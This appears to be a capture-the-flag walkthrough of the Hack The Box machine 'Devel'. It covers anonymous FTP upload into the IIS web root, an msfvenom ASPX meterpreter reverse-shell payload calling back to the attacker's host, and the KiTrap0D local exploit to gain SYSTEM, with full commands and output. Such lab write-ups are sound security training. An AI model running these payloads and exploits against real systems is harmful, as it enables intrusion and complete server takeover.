HTB Walkthrough - Devel
Tony Harkness
- 5 minutes read - 865 words
Information Gathering
Scanned all TCP ports:
# save target IP as local variable
export ip='10.10.10.5'

#initial scan
rustscan -a $ip -- -sVC -T4 -oN /tmp/$boxname_initial.nmap

# scan results
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    syn-ack Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Enumeration
Upon viewing the results of our scan, I went ahead and added the box to my hosts file
echo '10.10.10.5 devel.htb'|sudo tee -a /etc/hosts
Then, I navigated to the website via my browser, Firefox

We are greeted with a default IIS page
When viewing the nmap results, not only is there an anonymous ftp login, but the files appear to be the same files as on the webpage. We can confirm this by navigating to http://devel.htb/welcome.png in the browser.

Now, let’s check what permissions we have as an anonymous FTP user 🔍
╭─kali at kali in ~/htb/b2r/devel
╰─○ ftp 10.10.10.5

# list files
ftp> ls

# output
229 Entering Extended Passive Mode (|||49167|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.

# make a test file to test upload permissions
╭─kali at kali in ~/htb/b2r/devel
╰─○ touch test.txt

# upload files
ftp> put test.txt

# output
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||49168|)
125 Data connection already open; Transfer starting.
     0        0.00 KiB/s
226 Transfer complete.
We have upload permissions!! This is especially dangerous due to us being able to access these files via the webserver… let’s build a malicious payload to get a reverse shell 😈
Exploitation
# build payload
msfvenom --platform windows --payload windows/meterpreter/reverse_tcp LHOST=10.10.14.150 LPORT=4444 -f aspx > devel.aspx
NOTE: Your local IP will likely be different, make sure to change it as needed
With our payload created, let’s upload the payload and start our listener 💥
# upload payload in ftp client
ftp> put devel.aspx

# output
local: devel.aspx remote: devel.aspx
229 Entering Extended Passive Mode (|||49172|)
125 Data connection already open; Transfer starting.
100% |******************************************************************************************************************|  2918       77.29 MiB/s    --:-- ETA
226 Transfer complete.
2918 bytes sent in 00:00 (45.57 KiB/s)

# begin listener
msfconsole -x 'use exploit/multi/handler'

# configure listener
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST tun0
msf exploit(multi/handler) > set LPORT 5555

# begin listener
msf exploit(multi/handler) > run
Now, let’s simply navigate to our malicious payload in the browser and wait for the shell 🎣
[*] Started reverse TCP handler on 10.10.14.150:4444
[*] Sending stage (188998 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.150:4444 -> 10.10.10.5:49174) at 2025-12-30 18:33:08 -0500
Let’s go! We caught our shell. Let’s check our privileges and check for privilege escalation paths 🐟
# check user
meterpreter > getuid

# output
Server username: IIS APPPOOL\Web

# change to temp and background the session
meterpreter > cd %temp%
meterpreter > bg

# run exploit suggester
msf exploit(multi/handler) > use post/multi/recon/local_exploit_suggester

# configure exploit suggester
msf post(multi/recon/local_exploit_suggester) > set SESSION 1 # you may need to change the session number

# run exploit suggester
msf post(multi/recon/local_exploit_suggester) > run
When running this module, it will collect local exploits, check them for vulnerability status, and even test/check the exploit for us. We will need to try each one. To save you some time, though, below is what worked for me ⏰
# set exploit
msf > use exploit/windows/local/ms10_015_kitrap0d

# configure exploit
msf exploit(windows/local/ms10_015_kitrap0d) > set SESSION 1 # you may need to change the session number
msf exploit(windows/local/ms10_015_kitrap0d) > set LHOST tun0
msf exploit(windows/local/ms10_015_kitrap0d) > set LPORT 5555 # i made this different due to port 4444 being in use already

# run exploit
msf exploit(windows/local/ms10_015_kitrap0d) > run

# output
[*] Started reverse TCP handler on 10.10.14.150:5555
[*] Reflectively injecting payload and triggering the bug...
[*] Launching msiexec to host the DLL...
[+] Process 3692 launched.
[*] Reflectively injecting the DLL into 3692...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (188998 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.150:5555 -> 10.10.10.5:49175) at 2025-12-30 18:47:02 -0500
2nd shell successfully caught! Now, let’s check our privs and grab our flags 🎏
# check user
meterpreter > getuid

# output
Server username: NT AUTHORITY\SYSTEM

# search for flags
meterpreter > search -f user.txt
meterpreter > search -f root.txt

# print contents of flags
meterpreter > cat 'c:\Users\babis\Desktop\user.txt' # user flag
meterpreter > cat 'c:\Users\Administrator\Desktop\root.txt' # root flag
Steps 2 Pwn
- Run initial scan
- Scan output indicates anonymous ftp usage which also hosts the webserver’s files
- FTP anonymous login allows uploading of files, thus, crafted a malicious reverse shell
- With initial access as
IIS APPOOL\Web, ran the exploit suggester and got several available exploits to choose from - Ultimately went with the KiTrap0D exploit which gave us access as
NT AUTHORITY\SYSTEM - Grabbed flags
Improved skills
- Using the local_exploit_suggester module
- Crafting aspx payload with msfvenom
Used tools
- rustscan
- nmap
- firefox
- msfconsole
- msfvenom